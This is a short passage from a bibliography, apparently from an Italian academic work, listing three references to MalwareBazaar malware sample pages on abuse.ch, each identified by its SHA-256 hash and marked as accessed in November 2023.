[62] *MalwareBazaar Database*. abuse.ch. URL: https://bazaar.abuse.ch/sample/92a5be2893743435b79e94aa64a74233a2240fd790ca948e1cb046da5b4072f1/ (visitato il 11/2023).

[63] *MalwareBazaar Database*. abuse.ch. URL: https://bazaar.abuse.ch/sample/7f96d59cb02229529b14761f979f710bca500c68cc2b37d80e60e751f809475e/ (visitato il 11/2023).

[64] *MalwareBazaar Database*. abuse.ch. URL: https://bazaar.abuse.ch/sample/3c4c2ade1d7a2c55d3df4c19de72a9a6f68d7a281f44a0336e55b6d0f54ec36a/ (visitato il 11/2023).